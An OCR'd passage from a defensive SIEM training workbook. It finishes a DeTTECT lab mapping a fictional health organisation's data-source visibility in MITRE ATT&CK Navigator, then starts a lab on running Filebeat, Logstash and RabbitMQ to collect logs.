
MITRE ATT&CK Navigator

Next, under **Open Existing Layer** click on **Upload from local**.




Then navigate to **/home/student/Downloads/data_sources_example.json** file.






You may receive a warning message about the **layer version**. Just click **OK**




The file will still load successfully.




The result will be MITRE Navigator showing a map of the visibility **Lab Me Inc.**'s data sources provide against the MITRE framework. This is very beneficial as we can clearly see techniques that **Lab Me Inc.** is vulnerable to. The next step would be to evaluate **Lab Me Inc.** and determine what are the most common attack vectors used against them as they are a Health Organization. This would narrow down which techniques we would recommend they gain additional visibility and detection capabilities.

Just like **Lab Me Inc.**, many organizations have similar visibility and often feel stuck due to limited resources and staff. Over the course of this class, we will be walking through many data sources and detection techniques that will allow you to level up your visibility and detection. To give you a sneak peek at what this will look like we have created a second JSON file that includes these additional data sources which will be covered in the class. Let us compare this against the file we generated for **Lab Me Inc.**.


Click on the **+** sign next to the layer tab.





Next, click on **Open Existing Layer** and then click on **Upload from local**.




Then navigate to **/labs/dettect** and open **data_sources_leveled_up.json** file.



File Upload
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
tmp
Name
Size
Modified
config-e GLEVG1 0 bytes 06:55
ssh-HLHha xyfNX 06:55
systemd-private-a76b3493a9964ea1b70075f65ca72e38-ModemManager.service-zfPYuJ 06:54
systemd-private-a76b3493a9964ea1b70075f65ca72e38-rtkit-daemon.service-bzQpUZ 06:55
systemd-private-a76b3493a9964ea1b70075f65ca72e38-systemd-resolved.service-n7WgYi 06:54
systemd-private-a76b3493a9964ea1b70075f65ca72e38-systemd-timesyncd.service-sCpHPW 06:54
Temp-0b5d6639-aae2-466c-94bf-352252d81354 07:01
Temp-bbd8f717-4b61-417f-afc4-9c1c69abf38a 07:01
VMwareDnD 06:59
vmware-root_600-2722697857 06:54


File Upload
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
tmp
Name
Size
Modified
dev 06:54
etc Thu
home 19 May 2018
initrd.img 39.5 MB Thu
initrd.img.old 39.4 MB Thu
labs 07:00
lib 19 May 2018
lib64 Thu
media 26 Apr 2018
mnt 26 Apr 2018
opt Thu
proc 06:54






You may receive a warning message about the **layer version**. Just click **OK**



The file will still load successfully.



Compare the two tabs now. You can easily see that by strategically adding in key data sources and detection capabilities **Lab Me Inc.** would be able to level up their overall security. Now would be a great time to begin to map out your organization's visibility and detection capabilities. How do you stack up against **Lab Me Inc.**?

Step-by-Step Video Instructions

Lab Conclusion

In this lab, you reviewed the functionality of the DeTTECT tool and used it to map out data source visibility and detection capabilities. From that exercise, you were able to visualize the data source against the MITRE Framework to evaluate **Lab Me Inc.**'s current capability to see and detect evil within their environment.

DeTTECT Lab is now complete!

Lab 1.1 - Introduction to SIEM Architecture


Objectives

- Be comfortable with using the Elastic Stack
- Establish a high-level understanding of SIEM architecture
- Learn how to collect logs manually
- Interact with the various components of a SIEM
- Use an alert engine to create an alert

Exercise Preparation

Log into the Sec-555 VM

- Username: student
- Password: sec555



The overall objective of this lab is to learn the various components of a SIEM by using them. Installation of each component has already been performed, and all configuration files have been pre-built.

Logstash (log aggregator) configuration files are in **/labs/1.1/files/**

Filebeat has been preconfigured for this lab and can be run using the command below. This is informational is for students who want to know how to run filebeat for the no hints version. **If you are doing the step-by-step walkthrough ignore this command until you are asked to run it in the walkthrough.**

```
filebeat -c /labs/1.1/filebeat.yml
```

This lab deals with reading logs from **/var/log/** on your student virtual machine. Thus, the number of logs represented, and the timestamps will not match the pictures in the step-by-step instructions.

Exercises

Before starting the lab, you must start **RabbitMQ**, a message broker used for temporary buffering of logs. Start the **RabbitMQ** (log broker) service using the command below.

```
docker start rabbitmq
```

> **Note**
>
> These services are not started by default to save system resources. In a production environment, this would be configured to start automatically.


1 - Send Logs to Aggregator

Send logs from **/var/log/*.log** to **Logstash** (log aggregator) using **Filebeat** (log agent). Output logs to the screen

> **Solution**
>
> If you have not already done so, you must start **RabbitMQ**, a message broker used for temporary buffering of logs. Start the **RabbitMQ** (log broker) service using the command below.
>
> ```
> docker start rabbitmq
> ```
>
> > **Note**
> >
> > These services are not started by default to save system resources. In a production environment, this would be configured to start automatically.
>
> In this section, the config files will pick up logs using **Filebeat** and send them to **Logstash**, which will only display them to the screen. This demonstrates a log agent sending logs to a central location.
>
> To send logs from a log agent to a log aggregator, the log aggregator must first be running. The Elastic Stack uses **Logstash** as a log aggregator, but for this class, Logstash is not set up as a service. Manually run **Logstash** and have it use the configuration file called **debug.conf**. Do this by running the command below.
>
> ```
> logstash -f /labs/1.1/files/debug.conf
> ```
>
> Wait until you see "**Pipelines running**." The output will reflect as below. Moving forward only the last line of "**Pipelines running**" will be shown.
>
> ```
> Sending Logstash's logs to /usr/share/logstash/logs which is now configured via log4j2.properties
> [2018-05-20T19:49:48,765][INFO ][logstash.modules.scaffold] Initializing module
> {:module_name=>"netflow", :directory=>"/usr/share/logstash/modules/netflow/configuration"}
> [2018-05-20T19:49:48,785][INFO ][logstash.modules.scaffold] Initializing module
> ```

```
{:module_name=>"fb_apache", :directory=>"/usr/share/logstash/modules/fb_apache/configuration"}
[2018-05-20T19:49:48,950][INFO ][logstash.setting.writabledirectory] Creating directory
{:setting=>"path.queue", :path=>"/usr/share/logstash/data/queue"}
[2018-05-20T19:49:48,955][INFO ][logstash.setting.writabledirectory] Creating directory
{:setting=>"path.dead_letter_queue", :path=>"/usr/share/logstash/data/dead_letter_queue"}
[2018-05-20T19:49:49,410][WARN ][logstash.config.source.multilocal] Ignoring the 'pipelines.yml' file because
modules or command line options are specified
[2018-05-20T19:49:49,458][INFO ][logstash.agent           ] No persistent UUID file found. Generating new UUID
{:uuid=>"defed98f-d0b1-4416-a0c8-ba498d60105e", :path=>"/usr/share/logstash/data/uuid"}
[2018-05-20T19:49:50,079][INFO ][logstash.runner          ] Starting Logstash {"logstash.version"=>"6.2.2"}
[2018-05-20T19:49:50,469][INFO ][logstash.agent           ] Successfully started Logstash API endpoint
{:port=>9600}
[2018-05-20T19:50:00,136][INFO ][logstash.pipeline        ] Starting pipeline {:pipeline_id=>"main",
"pipeline.workers"=>4, "pipeline.batch.size"=>125, "pipeline.batch.delay"=>50}
